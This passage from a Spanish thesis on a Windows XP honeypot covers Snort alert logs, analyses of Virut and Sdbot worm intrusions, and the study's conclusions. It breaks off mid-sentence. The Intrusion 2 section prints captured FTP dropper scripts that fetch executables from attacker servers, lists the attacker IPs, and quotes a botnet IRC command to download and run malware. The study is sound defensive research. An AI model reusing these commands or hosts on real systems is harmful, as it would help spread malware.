#18210-(1-111655)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:42:16	192.168.0.170:4983	125.65.112.136:80	TCP
#18211-(1-111653)	[snort] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	2009-06-14 18:41:07	204.111.1.245	192.168.0.170	ICMP
#18212-(1-111652)	[snort] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	2009-06-14 18:41:05	204.111.1.245	192.168.0.170	ICMP
#18213-(1-111651)	[snort] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	2009-06-14 18:41:05	204.111.1.245	192.168.0.170	ICMP
#18214-(1-111650)	[snort] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	2009-06-14 18:41:05	204.111.1.245	192.168.0.170	ICMP
#18215-(1-111649)	[snort] ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	2009-06-14 18:41:00	204.111.1.245	192.168.0.170	ICMP
#18216-(1-111648)	[snort] ICMP Destination Unreachable Communication Administratively Prohibited	2009-06-14 18:40:57	193.251.240.133	192.168.0.170	ICMP
#18217-(1-111645)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-06-14 18:37:37	210.51.51.150:88	192.168.0.170:1126	TCP
#18218-(1-111644)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-06-14 18:37:37	210.51.51.150:88	192.168.0.170:1126	TCP
#18219-(1-111643)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-06-14 18:37:36	210.51.51.150:88	192.168.0.170:1126	TCP
#18220-(1-111642)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-06-14 18:37:36	210.51.51.150:88	192.168.0.170:1126	TCP
#18221-(1-111641)	[arachNIDS][snort] SHELLCODE x86 NOOP	2009-06-14 18:37:35	210.51.51.150:88	192.168.0.170:1126	TCP
#18222-(1-111640)	[snort] (portscan) UDP Filtered Portsweep	2009-06-14 18:37:32	192.168.0.170	192.168.0.130	Raw IP
#18223-(1-111639)	[snort] (http_inspect) BARE BYTE UNICODE ENCODING	2009-06-14 18:37:28	192.168.0.170:1114	67.19.219.74:80	TCP
#18224-(1-111638)	[snort] (portscan) TCP Filtered Portsweep	2009-06-14 18:37:27	192.168.0.170	93.174.92.197	Raw IP

Ilustración 83. Intrusión 1 - 2009: múltiples conexiones que llevan a cabo las modificaciones en los distintos archivos y activación de los mismos.

5.3 Intrusión 2

5.3.1 Caracterización

- **Nombre:**
  En este caso, fueron varios los archivos que produjeron idéntico resumen MD5:

  - ✓ ***asr_daaaw***
  - ✓ ***asr_vswds***
  - ✓ ***asr_ywpyb***
  - ✓ ***asr_xnbzp***
  - ✓ ***i***
  - ✓ ***ii***
  - ✓ ***o***
  - ✓ ***asr_eswcg***
  - ✓ ***asr_fjkvw***
  - ✓ ***asr_kegbm***
  - ✓ ***asr_qzhyc***
  - ✓ ***asr_lrhcv***
  - ✓ ***asr_wfcdi***
  - ✓ ***asr_qqnkm***
  - ✓ ***asr_mgvqk***
  - ✓ ***asr_mlnlgasr_suenp***
  - ✓ ***asr_xegtt***
  - ✓
  - ✓ ***asr_bbufb***
  - ✓ ***asr_cjraa***
  - ✓ ***asr_kppfc***
  - ✓ ***asr_mchqk***
  - ✓ ***asr_ngcds***

- **Descripción:**

  Al subir a *virustotal* los archivos de texto, se encontró la misma descripción para todos ellos por los motores antivirus, aun cuando fueron distintos los archivos. La caracterización dada por *McAfee* en http://vil.nai.com/vil/content/v_128082.htm dice lo siguiente:

W32/Sdbot.worm!ftp
Type
Virus
SubType
Worm
Discovery Date
09/01/2004
Length
Varies - approx 64 bytes
Minimum DAT
4389 (09/01/2004)
Updated DAT
5465 (12/15/2008)
Minimum Engine
5.1.00
Description Added
09/01/2004
Description Modified
09/03/2004 6:13 AM (PT)
Risk Assessment

Corporate User
Low
Home User
Low

Overview -
This is a virus detection. Viruses are programs that self-replicate recursively, meaning that infected systems spread the virus to other systems, which then propagate the virus further. While many viruses contain a destructive payload, it's quite common for viruses to do nothing more than spread from one system to another.
Characteristics
Characteristics -
This is a detection for an FTP script which is dropped by a virus.
The machine which identifies the script has been remotely "attacked" by a machine which is infected with one of many variants of W32/SDBot.worm.gen.
These variants of W32/SDBot.worm.gen are using the DCOM-RPC (see http://vil.nai.com/vil/content/v_100499.htm for details and a link to the patch) and LSASS or MS04-011 exploits to cause a buffer overflow on the vulnerable machine, and then write this small FTP script down to the local disk.
Under normal circumstances this FTP script would then be used to pull a copy of the worm from the original infected host, and then the worm would run on the local system, infecting this machine further.
In this instance McAfee VirusScan has identified the FTP script prior to it having been able to download this new variant of W32/SDBot.worm, but the system is still vulnerable and needs to be patched at the earliest opportunity.
Please note: at the time of writing these patches have been available from Microsoft for several months.
Symptoms
Symptoms -
N/A This detection is for an FTP script.
Method of Infection
Method of Infection -
Buffer overflow vulnerabilities in LSASS and DCOM-RPC.
Removal -
Removal -
All Users:
Use current engine and DAT files for detection and removal.
Modifications made to the system Registry and/or INI files for the purposes of hooking system startup, will be successfully removed if cleaning with the recommended engine and DAT combination (or higher).
Additional Windows ME/XP removal considerations
Variants
Variants -
N/A

5.3.2 Análisis forense

- **Comportamiento en STELLA.**
  En este caso, se trata de un ataque muy repetitivo en las capturas del 2009. Se trata de ataques que consisten en el establecimiento de una conexión para la creación de un archivo con ciertas instrucciones. Tras ello, el intruso lanza por línea de comandos una conexión ftp con los datos contenidos en el archivo previamente creado. Este método de ataque resultó muy familiar al ser analizado en 2009, por lo que se recurrió a las *snapshots* de 2007, descubriéndose que ya se daban entonces.

  Como se puede observar, este tipo de amenaza tiene cierta antigüedad, pero destaca el que, a pesar de este hecho, en 2009 se sucedan este tipo de ataques en tan grave cuantía.

  El proceso de ataque es el mismo que el mostrado en el apartado 3.1, pues para desarrollar ese apartado se puso la *honeypot* en marcha, dejando al azar el tipo de ataque que se mostraría como ejemplo. Esto da una idea de la asiduidad con la que se producen este tipo de ataques.

A continuación, se mostrarán los archivos obtenidos en los años 2007 y 2009, con los diferentes nombres asignados a ellos. Todos ellos siguen la misma estructura: dirección IP del servidor ftp, usuario y contraseña, instrucción para la descarga de un archivo ejecutable y comando quit o bye para terminar la conexión ftp. Se mostrarán en primer lugar los más recientes, es decir, los del año 2009, y a continuación los del 2007, agrupándolos por nombre y contenido (si el contenido es el mismo, se muestran sus diferentes nombres; si el nombre es el mismo, se muestran sus diferentes contenidos). Es sorprendente ver como incluso los nombres de archivo se repiten.

Año	Nombre	Contenido en texto
2009	✓ asr_daaaw ✓ asr_vswds ✓ asr_ywpyb ✓ asr_xnbzp	• open 85.21.41.66 2555 user xkidx 0xfff binary get goldman.exe quit
	✓ i	• open 85.53.225.108 2062 user hbcyht hbcyht get wmsoft85324.exe quit • open 122.116.37.132 4356 user ik ik binary get Ms08n.exe • open 122.116.37.132 4356 user ik ik binary get Ms08n.exe quit • open 85.53.140.162 3046 user pmkqvq pmkqvq get wmsoft27732.exe quit • open 85.53.142.132 2415 user rpimle rpimle get wmsoft47802.exe quit • open FTP.c3llbl0ck.com 4356 user ik ik binary get Ms06.exe quit
	✓ ii	• open 85.53.68.164 59928 user 1 1 get nod64.exe bye • open 85.59.103.122 11539 user 1 1 get lisence32.exe bye

	✓ o	• open 85.53.237.165 30820 user 1 1 get wgl23.exe quit • open 85.53.224.81 56411 user 1 1 get wgl23.exe quit
	✓ asr_eswcg ✓ asr_fjkvw ✓ asr_kegbm ✓ asr_qzhyc	• open 85.21.41.66 2555 user xkidx 0xfff binary get goldman.exe quit
	✓ asr_lrhcv ✓ asr_wfcdi ✓ asr_qqnkm	• open 85.21.41.66 2555 user xkidx 0xfff binary get fishman.exe quit
	✓ asr_mgvqk ✓ asr_mlnlg ✓ asr_suenp ✓ asr_xegtt	• open 85.21.41.66 2555 user xkidx 0xfff binary get goldman.exe quit
	✓ asr_bbufb	• open 85.53.22.165 28961 user bbufbc bbufbc get asr_63142.exe quit
	✓ asr_cjraa	• open 85.53.184.222 29755 user cjraal cjraal get asr_23075.exe quit
	✓ asr_kppfc	• open 85.53.22.165 28961 user kppfcv kppfcv get asr_51054.exe quit
	✓ asr_mchqk	• open 85.53.71.78 21129 user mchqkq mchqkq get asr_23376.exe quit
	✓ asr_ngcds	• open 85.53.184.222 29755 user ngcdsg ngcdsg get asr_28610.exe quit
2007	✓ x	• open 85.53.63.145 16253 get 27031_redworld.exe quit • open 85.53.91.71 12112

		get 27031_redworld.exe quit
	✓ netload.tff	• open 85.53.135.92 5693 user blah blah pass blah get ssdpsr.exe quit
	✓ i	• open 216.55.159.177 7528 user a a get fu1.exe quit • open 216.55.159.177 7528 user a a get fu1.exe quit • open 216.55.159.177 7528 user a a get fu1.exe quit • open 216.55.159.177 7528 user a a get fu1.exe quit • open 194.190.201.134 2755 user 1 1 get kl.exe quit
	✓ ii	• open 85.53.100.139 21172 user 1 1 get ciergzolx.exe bye • open 85.53.178.225 27881 user 1 1 get duxjqjwpi.exe bye

	✓ o	• open 0.0.0.0 23702 user 1 1 get agldgh.exe quit • open 85.53.138.236 41926 user 1 1 get MSNGR32.com quit • open 85.53.3.74 54630 user 1 1 get MSNGR32.com quit • open 85.53.128.230 21720 user 1 1 get agldgh.exe quit

Tabla 4. Intrusión 2 - 2009: compendio de archivos de texto pasados a la máquina virtual trampa.

Se puede observar como las direcciones a las que se conectan son múltiples, obteniendo de ellas distintos ejecutables. La combinación de IP - fichero ejecutable a descargar es diferente en cada caso.

Con la recolección de todos estos archivos, se obtiene una lista de IP´s que añadir a la lista negra, además de obtener información útil para estudiar al atacante. Así, se procede a mostrar una emulación de este ataque iniciando manualmente una conexión ftp con los datos obtenidos en uno de los archivos, en concreto éste:

```
open FTP.c3llbl0ck.com 4356
user ik ik
binary
get Ms06.exe
quit
```

Al efectuar la conexión ftp por línea de comandos, se obtuvo lo siguiente:




Ilustración 84. Intrusión 2 - 2009: intento de acceso manual al servidor remoto.

La conexión se establece, pero no se consigue descargar el archivo. Así, en multitud de *snapshots* a lo largo de los años de capturas, se observan archivos de peso 0 Bytes que suponen la descarga fallida de estos archivos. Todo ello da a pensar que la actitud del intruso no era tan poco sabia como se habría pensado en un principio, sino que este tipo de ataques tienen otra finalidad, siendo este procedimiento una sonda del atacante para comprobar el terreno. Así, se llevo a cabo una pequeña búsqueda y se encontró que ya algunos blogs registran a este último atacante. Se cita lo obtenido en http://owned-nets.blogspot.com/2009/06/ac3llbl0ckcom.html:

jeudi 4 juin 2009
A.C3llbl0ck.com
dns=A.C3llbl0ck.com
ply.foilball.info

irc=128.95.104.170:9595
Nick: :{00-USA-XP-USER-0370}
Username: blaze
Server Pass: prison
Joined Channel: ##Ms08d with Password knockknock
Channel Topic for Channel ##Ms08d: ".newshit http://atlaslions.ovh.org/Ms08nx.exe c:\Ms08nx.exe 1"
Topic By: [pe[ro]

same guy diferent ip
41.204.94.156:9595
Nick: :{00-USA-XP-USER-5802}
Username: blaze
Server Pass: prison
Joined Channel: ##Ms08nx
Publié par zhaku à l'adresse 04:55

Lo que da a entender que se trata de una botnet que, como es habitual en ellas, pasa las órdenes por canales IRC una vez tiene capturada a su víctima y cuando necesita de sus servicios.

5.4 Resumen Capturas 2009

5.4.1 Intrusión 1

El reconocimiento inicial del virus no fue sencillo debido a la multitud de archivos y registros creados/modificados y las diferentes formas en que se hacían (mutaciones). Así, en la recreación del ataque, se hizo necesaria la utilización de la herramienta Filemon, de modo que se pudiese tener una idea de su proceso de ejecución. La secuencia de acciones que el programa mostraba era inmensamente larga, por lo que se hace imposible su cita completa aquí, pero sí confirmaba el acceso a winlogon.exe, inyectando nuevos hilos de ejecución del proceso; la creación de nuevos archivos haciéndolos pasar por temporales (.tmp) para pasar desapercibidos, que crean/descargan nuevo *malware*; producción de un nuevo proceso svc*host*.exe (proceso legítimo de Windows) que posibilite estas acciones previas, etc.

Otros síntomas detectados son los lanzamientos de múltiples pop-ups publicitarios o indicando la existencia de virus, spyware y demás, solicitando la descarga de material antivirus, descarga que se efectúa aunque se pulse "Cancelar".

Como se puede observar, las descripciones dadas por los motores antivirus nombrados son muy acertadas. Esto se debe a que ya hay mención de este tipo de infección años atrás, como la siguiente obtenida en un foro, http://www.forospyware.com/t115404.html:

***Virut*"Cuidado con la pesadilla" indestructible !!!**

Win32/Virut *se trata de un malware ya conocido desde sus primeras apariciones por el año 2006 el cual se encuentra dentro de la peligrosa categoría de "Malware Polimórfico" o "Buggy Virus".*

Ahora nuevamente se empezaron a recibir reportes de unas nuevas variantes de este las cuales hasta el momento no han podido ser interceptadas por ninguno de los Antivirus tradicionales con la "pesadilla" que este malware genera para nuestro PC.

Virut *es un "Buggy virus" de código encriptado, que infecta todos los archivos* ***.EXE*** *y* ***.SCR*** *de Windows y del PC.*

En otras palabras ***Virut*** *es un infectador de archivos polimórfico que al ejecutarse en nuestro sistema se encargara de infectar todos nuestros archivos* ***.EXE*** *y* ***.SCR*** *haciendo de esta manera imposible de desinfectar nuestro sistema automáticamente con alguno de los Antivirus tradicionales ya que este se encargara no solo de los archivos que estén en nuestro sistema sino también de los que instalemos en este (incluso estando compactados)*

Para poder limpiar este malware los Antivirus tendrían que poder sobrescribir el código oculto y cambiante que Virut inserta en cada uno de los archivos ***.EXE*** *y* ***.SCR*** *que hay en nuestro PC y esto es prácticamente imposible de lograr y mas aun cuando si instalamos un nuevo programa este*

automáticamente será infectado pro Virut haciendo que este trabaje de manera errónea.

Inclusive se esta reportado que también infecta archivos de extensiones vbs, y .bat

Como podemos ver en una captura de Kaspersky mas abajo, prácticamente son todos los archivos que tengamos....

Cita:

kaspersky found 5736 infected files
Virus.Win32.Virut.q is the virus which is infecting 95% of the files

Un virus polimórfico se reconoce fácilmente porque cambia de forma cuando se duplica (con esto dificulta la tarea de los antivirus) Y si esta mezclado con técnicas como el encriptado (que oculta su código) esto lo convierte en una pesadilla.

Además, posee características de caballo de Troya, siendo capaz de abrir una puerta trasera en el equipo infectado, conectándose a un canal específico de un servidor de IRC, desde donde puede recibir comandos de un usuario remoto.

A través de esa conexión, el troyano también intentará descargar y ejecutar otros Malwares en nuestro sistema con lo que la pesadilla aun seria mayor.

Y que hacer con este entonces ??
Cita:

*Desde **InfoSpyware** queremos comunicarle que la mala noticia de todo esto, **es que la única solución posible que hay hasta el momento es directamente el Formateo, si el Formateo y la reinstalación de todos el sistema nuevamente** (pero no desde un backup ya que también podría estar infectado)*

Por suerte este no afecta los archivos del tipo:

- *.JPG*
- *.GIF*
- *.BMP*
- *.TXT*
- *.MP3*
- *.DOC*

Por lo que la mejor recomendación que podemos hacerle es que salve sus fotos, música y documentos mas importantes y que le haga un formateo completo a su PC.

Y como se propaga??
***Virut** se propaga por redes de sitios webs de Crack, Seriales y Keygens al igual que en archivos P2P, por lo que les recomendamos especial cuidado con estos ya que en este caso es muy alto el costo que hay que pagar al caer en sus garras.*

Hasta el momento de escribir este articulo no hay Antivirus tradicional capaz de interceptar y bloquear las nuevas variantes de Virut que seria la única manera de luchar contra este.

Conclusión: Virut = Formateo

Estén atentos y les seguiremos informando....

Pero, como se podía ver en las sucesivas citas, la información obtenida por los motores antivirus mostrada fue actualizada escasos meses o incluso días antes de la detección a primeros de mayo de este virus por la *honeypot* desplegada para este estudio. Esto se debe a que el virus continúa en plena evolución después de tres años de sus primeras detecciones, lo que indica la complejidad del mismo y su capacidad de supervivencia. De hecho, si se hace una búsqueda rápida de sus efectos, se encontrarán numerosas entradas de usuarios que han sufrido sus

consecuencias en la actualidad, la mayoría de ellos advirtiendo la incapacidad de los distintos antivirus para eliminarlo, haciéndose necesario un formateo.

5.4.2 Intrusión 2

Esta intrusión se trata de un *malware* considerablemente antiguo, comparado con el momento relativo de detección del resto. A pesar de ello, el número de veces que se localizó esta infección es mayor en el año 2009 que en el 2007.

La documentación procedente de las bases de datos de los motores antivirus es muy acertada, lo cual resulta lógico, dada la antigüedad de este software malintencionado.

Se recoge una gran cuantía de datos gracias a los archivos que crea el atacante en la máquina. Estos ficheros siguen siempre la misma estructura y reúnen multitud de IP´s de servidores remotos. En la Tabla 5, se enumeran y analiza el país de origen de las IP´s recogidas en los archivos mostrados. Para ello, basta con utilizar una herramienta como *geo-IP*, que se puede encontrar en http://www.geoiptool.com

Año	IP	Origen
2009	85.21.41.66	Rusia
	85.53.225.108	España
	122.116.37.132	Taiwan
	85.53.140.162	España
	85.53.142.132	España
	85.53.68.164	España
	85.59.103.122	España
	85.53.237.165	España
	85.53.224.81	España
	85.21.41.66	España
	85.53.22.165	España
	85.53.184.222	España
	85.53.71.78	España
	85.53.184.222	España
	68.178.232.100 (FTP.c3llbl0ck.com)	EEUU, Arizona
2007	85.53.63.145	España
	85.53.91.71	España
	85.53.135.92	España
	216.55.159.177	EEUU, California.
	194.190.201.134	Rusia
	85.53.100.139	España
	85.53.178.225	España
	85.53.138.236	España
	85.53.3.74	España
	85.53.128.230	España

Tabla 5. Intrusión 2 - 2009: compendio de IP´s y sus países de origen.

Se observa que la mayoría de los servidores se encuentran en España, aunque no están limitados a este país, encontrando otras ubicaciones en Estados Unidos, Rusia y Taiwan: no existen limitaciones geográficas, pues estamos conectados a la red de redes, Internet.

PARTE III

CONCLUSIONES FINALES

6 CONCLUSIONES

6.1 Resumen de Contribuciones

A lo largo de esta memoria, se ha descrito con precisión el modo de implementar una *honeypot* virtual de alta interacción para Windows XP. Comenzando por la planificación y diseño, y continuando por la instalación de cada una de las herramientas necesarias, se ha demostrado como el despliegue de un "tarro de miel" no es tan sencillo como podría parecer a priori. La incompatibilidad entre software y versiones del mismo, incluso del sistema operativo con las aplicaciones, suponen un grave obstáculo a la hora de realizar este cometido.

A pesar de la enorme información existente sobre las amenazas en Internet, la documentación actual en cuanto a las *honeypots* no se encuentra en gran cuantía, pues es un proyecto que aún no ha terminado de despegar. Se demuestra con este estudio la necesidad de profundizar en un área de suma utilidad para el combate de los ataques por parte de *hackers*, *crackers* y demás intrusos en un mundo basado en la informática, donde un alto porcentaje de los datos personales y de empresa se encuentran contenidos en bases de datos, archivos y elementos contenedores gravemente expuestos a las actividades delictivas de estos intrusos.

Por otro lado, se manifiestan las debilidades de algunas herramientas para detectar por sí solas los ataques, indicándose una combinación adecuada para delatar su ocurrencia y evitar obviar su descubrimiento. Así, el uso de *sniffers* es sumamente extendido, incluso por usuarios particulares, pero, tal y como se ha confirmado, aunque necesario, es insuficiente para este tipo de detecciones. De esta forma, la implementación aquí desarrollada supone una alternativa para cubrir todas estas carencias.

Debilidades del sistema, detección de IP´s sospechosas, puertos distinguidos para la consumación de una intrusión así como el completo proceso de ataque han podido ser detectados, discriminados y descritos por medio del desarrollo de este proyecto. Igualmente, se deja a la superficie el requerimiento de toma de medidas de seguridad, actualización del sistema operativo y cuidado en el uso y acceso a Internet con la muestra de las consecuencias que su ausencia crea. Simplemente el parcheado del sistema operativo analizado, Windows XP, y el cierre de ciertos puertos habitualmente no usados habría contenido buena parte de los ataques aquí descritos.

El tiempo necesario para la implantación de una *honeypot* como STELLA se reduce con el simple hecho de seguir las instrucciones descritas. Se indican patrones de ataque y el modo en que se deben tratar los datos recogidos por el sistema implantado, facilitando su análisis. Como se ha podido ver, la información recolectada no es trivial, sino que supone un profundo conocimiento de las herramientas y del medio analizado.

Un virus polimórfico como el descrito en el capítulo 5 ya bastaría para confundir a un usuario experimentado. Su actuación compleja y en continua evolución provoca que la víctima se muestre ajena a su existencia, mientras que se extrae información privilegiada, se utilizan y saturan los recursos del sistema, etc.

Métodos de incursión en la máquina, modos de ocultación, objetivos del ataque y demás aspectos de las intrusiones son mostrados en este documento por medio de la recolección y examen de datos consumados por STELLA. Son ampliamente conocidas las consecuencias de los piratas informáticos y sus acciones, pero no así los procesos que hay detrás de sus ataques, lo cual evitaría gran cantidad de sus secuelas, ya que, si se conoce el comportamiento, se puede proceder de forma más óptima a su contención. De este modo, se ofrece con este proyecto una guía no sólo para el individuo preocupado por la seguridad de su equipo, sino para aquel interesado en profundizar en esta categoría de conocimiento.

Por otro lado, dada la duración del estudio, se puede observar la evolución del *malware*, como no sólo aparece en nuevas formas, sino que evoluciona, sobrevive a lo largo de los años e incluso se desentrañan los objetivos a largo plazo fijados. La multitud de tipos y actividades del software malicioso se pone de relieve, así como la tremenda tarea que hoy en día tienen las empresas anti-*malware* para delatarlos y combatirlos. No siempre fue acertado el análisis que los motores antivirus ofrecían para las infecciones detectadas, aunque sí se pudo apreciar su arduo trabajo por la actualización de las bases de datos.

El hecho de que este análisis se hiciera a pequeña escala – una sola *honeypot* – hizo echar en falta mayor cantidad de datos que analizar para establecer patrones más consolidados de los ataques, lo que lleva, de nuevo, a esclarecer la exigencia de un desarrollo mayor en el ámbito de las *honeypots*. Honeynets a gran escala facilitarían el combate de las amenazas informáticas, una asignatura pendiente en la actualidad.

Se ha mostrado, en suma, un compendio de las actitudes y necesidades del panorama presente en cuanto a seguridad informática, un diagnóstico de la evolución y rumbo del *malware* y sus desarrolladores, todo ello por medio de una potente arma de estudio: las *honeypots* y, en este caso concreto, STELLA.

6.2 STELLA

A lo largo de esta memoria se ha explicado tanto el despliegue de la plataforma para STELLA como su puesta en marcha y resultados.

Obviamente, fue la planificación y el diseño de STELLA el punto de partida de este estudio. Los objetivos eran claros: obtener un medio para monitorizar los ataques, los atacantes y los medios que éstos utilizaban en un entorno informático con conexión a Internet. De este modo, se efectuó un análisis de las herramientas necesarias para llegar a estos objetivos, determinando que las establecidas en el apartado 2.2 eran las más adecuadas, es decir, VMware Workstation, Snort con sus complementos y Sebek. STELLA, tal y como está definida es este trabajo, es la versión final de una serie de diseños preliminares.

Así, por ejemplo, inicialmente se usaron otros paquetes *sniffer* en lugar de Snort, como Ethereal, que, tras cierto periodo de prueba, resultaron inadecuados. Snort es una aplicación mucho más adecuada para los requerimientos de este proyecto, ya que sus propósitos ya desde su diseño están orientados a un tipo de tráfico: el malintencionado. Por otro lado, la configuración de reglas le agrega una

versatilidad, eficiencia y utilidad mucho más adecuadas para el despliegue de una *honeypot*.

Por otro lado, en un principio, se utilizó Ossec como un posible sustituto de Sebek, junto con Ossec-wui como herramienta web para la muestra de sus resultados. Para su desarrollo completo, se hizo uso de XAMPP como base para la herramienta gráfica, Ossec-wui, un paquete muy útil para instalar la distribución Apache que contiene MySQL, PHP y Perl. Una vez instalada la herramienta, de nuevo, se llevó a cabo un periodo de prueba, obteniendo que su funcionamiento no era tan completo como el que Sebek proporcionaba.

Otro punto a definir era las condiciones del sistema operativo que se pretendía monitorizar. Ya antes de hacer ninguna planificación, se decidió establecer Windows como sistema operativo de la *honeypot* en su versión XP Professional, pues su uso era y es muy extendido, pero ¿en qué condiciones?, ¿con qué parcheados/actualizaciones?. Se llevaron a cabo varios periodos de prueba con el sistema operativo parcheado (SP1 y SP2) y sin parchear, para finalmente optar por esta última alternativa, ya que se deseaba obtener la mayor cantidad de información posible, siendo necesario dejar el cebo lo más indefenso posible.

Dichas actualizaciones consistieron, tal y como se comentó en su debido momento en el capítulo 5, principalmente en la descarga y utilización de las nuevas reglas de Snort, una de las grandes ventajas de este *sniffer*, ya que, gracias a la colaboración de multitud de usuarios, se detectan los nuevos modos de ataque que son registrados por medio de la definición de nuevas reglas. Por otro lado, el sistema evolucionó a lo largo del periodo de su uso, no porque hubiera quedado anticuado, sino para facilitar aún más su empleo. Con esto nos referimos a la instalación de Filemon, un programa que simplificó considerablemente el análisis forense o, más bien, la recreación de ataques al suministrar información sobre los procesos en ejecución, así como su actuación y relación con otros procesos. De este modo, se hizo más ligero el estudio de ataques complejos, como fue el caso del virus polimórfico expuesto entre las capturas de 2009, todo ello con tan sólo el paso de una aplicación en forma de ejecutable a la máquina cebo. Esto demuestra la capacidad de la *honeypot* diseñada para evolucionar en función de los requerimientos del usuario sin suponer mayor complicación, pues sus cimientos se encuentran sobre una base sólida y óptima para la monitorización y análisis de ataques informáticos.

De este modo, se encuentra en este sistema un medio versátil y útil para el usuario interesado en el análisis del *malware*. Su uso provee de información detallada sobre las consecuencias de un ataque por medio del análisis forense con InstallWatch, así como del modo en que se desarrolla ese ataque por medio de los datos recogidos del tráfico de red con Snort o de otras actividades del intruso, como las pulsaciones de teclas o comandos pasados por medio de Sebek. El sistema expuesto a modo de cebo puede ser de esta forma monitoreado en tiempo real por medio de los IDS y a posteriori con el análisis forense o el uso de las *snapshots* tomadas por el software de virtualización, VMware. Este último punto supone una tremenda ventaja sobre una *honeypot* físicamente implementada, no sólo por la facilidad que da al usuario para regresar a un estado de la máquina preparado para una nueva exposición a los ataques, sino por el hecho de que los ataques pueden ser analizados y recreados en cada una de las etapas cargando una de las *snapshots* guardadas.

Del mismo modo que la funcionalidad del sistema resulta efectiva a la hora de recoger este tipo de información, también supone un complejo trabajo al llevar a cabo el análisis de la misma. Esto es debido no sólo a que los datos recolectados son de gran cuantía, sino que también estos datos contienen en ocasiones falsos

positivos, es decir, se detectan ataques no existentes. Esto es referido principalmente a Snort, ya que sus alertas en ocasiones surgen para intrusiones que no son tales, véase, por ejemplo, el hecho de apagar la máquina cebo, momento en el que Snort lanza una alerta ICMP por causa de que el *router* no encuentra el dispositivo. Estos casos suponen el crecimiento de información guardada en las bases de datos y, por tanto, un mayor trabajo a la hora de seleccionar los datos útiles. En este momento surgen de nuevo las ventajas de poder configurar reglas para el programa, pues con ello se pueden seleccionar/deseleccionar aquellas situaciones para que sean o no motivo de alerta lanzada.

Por otro lado, Sebek detecta no sólo los comandos pasados por un atacante, sino también por el propio usuario, de forma que, si se abriese una línea de comandos en la máquina cebo y se pulsase cualquier tecla, Sebek registraría este hecho, creando un aumento de datos innecesario. Realmente, esto no supone desventaja alguna, ya que la *honeypot* por definición no debe ser utilizada para tareas que no sean las propias de sus objetivos, es decir, toda actividad sobre ella por parte del desarrollador debe estar controlada y, por tanto, es fácil discernir entre aquello de lo que Sebek está alarmando.

Por su parte, InstallWatch contribuye a esta redundancia de información al llevar a cabo su cometido, es decir, mostrar todos los cambios efectuados en la máquina, ya que en ocasiones estos cambios se refieren a los que el propio sistema operativo efectúa en su funcionamiento. Es por todas estas razones de falsos positivos por las que el usuario debe tener cierto conocimiento del sistema operativo que está monitorizando, así como de las herramientas mencionadas para dicha monitorización, siempre en el caso de que se quiera obtener el mayor partido de la *honeypot* implementada. Debe tener claro el modo de actuación que quiere desarrollar: pasivo, dejando que se produzcan las intrusiones, limitándose a monitorizar las actuaciones del atacante y sin asignar ninguna tarea extra a la *honeypot* para que el análisis de datos no le confunda; o activo, intentando acceder al atacante, a sus recursos, por medio de la información que de él se tiene o ejecutando las propias herramientas de algún atacante obtenidas con el modo 